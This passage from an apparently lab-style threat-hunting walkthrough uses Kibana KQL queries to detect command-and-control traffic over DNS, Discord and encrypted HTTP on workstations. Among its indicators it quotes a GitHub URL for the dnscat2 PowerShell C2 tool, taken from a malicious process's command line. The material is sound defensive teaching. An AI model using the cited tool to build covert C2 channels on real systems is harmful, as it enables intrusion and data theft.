3. In addition, it was also seen that `the workstation sends the DNS requests DIRECTLY(via nslookup.exe on the workstation) to an unknown nameserver, bypassing the DNS servers configured in the workstation. 
4. Now that we have enough information, we can correlate this activity on winlogbeat-* to identify the process executing the DNS requests using the following KQL query:
1
host.name: WKSTN-1* AND destination.ip: 167.71.198.43 AND destination.port: 53
In addition, ensure that the following fields are added as columns to aid us in our investigation:
1
2
3
4
5
- host.name
- user.name
- process.parent.command_line
- process.name
- process.command_line
Note: Add the field columns first before executing the KQL query. 
5. Based on the results, it can be observed that all connections to 167[.]71[.]198[.]43:53 are generated by nslookup.exe. To continue the event correlation, let’s use View surrounding documents to see the subsequent events related to this activity. 
Checking the surrounding documents on one of the logs: 
1
https://raw.githubusercontent.com/lukebaggett/dnscat2-powershell/master/dnscat2.ps1
The surrounding documents have provided the command line arguments of the parent process executing nslookup.exe. Based on its values, the suspicion of C2 over DNS is confirmed.
- Following a threat hunter’s mindset, the next step of this investigation is to: ```c
- Identify the events generated by the parent process of ‘nslookup.exe’ that established C2 over DNS.
- This can backtrack the events before a successful C2 connection was established.
- Moreover, observe the subsequent commands executed by the parent process as remote commands are expected to be executed since a C2 connection was confirmed to be running.
- On a footnote, the packet size (in this Kibana setup, the ‘network.bytes’ field) may also indicate an unusual
DNStraffic. ```

DNS queries are typically short, and as shown in the example above, the subdomain was used to handle a long hex string for the C2 connection. Given this, it is highly recommended also to utilise the request/response size in determining potential anomalies within a DNS traffic.
Command and Control over Cloud Apps
- In the following scenario, we will still use the
packetbeat-*index and hunt for Command and Control over known Cloud Applications from employee workstations onJuly 3, 2023. - In addition, we will use the
winlogbeat-*index to correlate the network connections to identify the malicious process generating it. - Ensure all queries to the Kibana console are set to look for the right index and timeframe.
In C2 over Cloud Applications, adversaries use known cloud applications to establish a Command and Control channel. In this technique, adversaries can disguise their C2 communications as a typical web connection to a known-good cloud application, bypassing network security measures. We will search for cloud applications indicating a potential C2 channel.
6. To start hunting, we will use the same visualisation table of C2 over DNS. However, we will remove the unique subdomain metric and sort the count in ascending order. With this setup, we can see cloud application domains that workstations do not commonly access. 
Upon seeing the results, discord.gg, a known cloud application, is being used by WKSTN-1. Threat actors are using this application to host their C2 traffic. We can use this as a lead to investigate its unusual usage.
7. With this information, we can pivot to winlogbeat-* index to correlate the associated process and use the following KQL query:
1
host.name: WKSTN-1* AND *discord.gg*

8. Based on the results, it can be seen that the connections going to Discord are initiated by C:\Windows\Temp\installer.exe. We can investigate further by hunting all processes spawned by this process using the following KQL query:
1
host.name: WKSTN-1* AND winlog.event_id: 1 AND process.parent.executable: "C:\\Windows\\Temp\\installer.exe"

1
Upon seeing the results, it can be observed that `installer.exe` has executed multiple `cmd.exe` commands, confirming the suspicion of C2 over Discord.
- Following a threat hunter’s mindset, the next step of this investigation is to: ```c
- Identify all events generated by ‘installer.exe’ that established C2 over Discord. ```
Command and Control over Encrypted HTTP Traffic
- For the last scenario, we will still the
packetbeat-*index and hunt for Command and Control over Encrypted HTTP traffic from employee workstations onJuly 3, 2023. - In addition, we will use the
winlogbeat-*index to correlate the network connections to identify the malicious process generating it. - Ensure all queries to the Kibana console are set to look for the right index and timeframe.
Compared to the first two C2 techniques, C2 over Encrypted HTTP traffic is just a typical command and control type. The main notable thing about this technique is that attackers use their own C2 domain, including custom traffic encryption over HTTP. Given this, we will hunt for unusual HTTP traffic based on the following:
1
2
- High count of HTTP traffic to distinctive domains
- High outbound HTTP bandwidth to unique domains
To start hunting, use the Visualize Library again and create a visualisation table using Lens. Ensure that the table is configured with the following:
- Set the Table Index (
packetbeat), Rows (host.name,destination.domain,http.request.method), and Metrics (count). - Use the KQL query to list all outbound HTTP requests:
1
network.protocol: http AND network.direction: egress

9. Based on the results, it is highly notable that HTTP connections to cdn[.]golge[.]xyz from both workstations are numerous. This may indicate that a continuous C2 connection has been running for an extended time. We can modify the Lens table and focus the query to cdn[.]golge[.]xyz using this KQL query to understand better:
1
host.name: WKSTN-* AND network.protocol: http AND network.direction: egress AND destination.domain: cdn.golge.xyz
1
- For some workstations, show all of their outbound connections in HTTP to cdn.golge.xyz.
In addition, we can modify the rows and focus only on host.name and query fields. 
Based on the results, it can be observed that the volume of requests is GET requests to 3 .php endpoints. Moreover, it can be inferred that the malware used to establish the C2 server is identical since the endpoints accessed by both workstations are similar. Given all this network information, we can now pivot to winlogbeat-* index and correlate this network activity to associated processes.
Using the following KQL query provided us with some insights regarding the associated process:
1
host.name: WKSTN-* AND *cdn.golge.xyz*
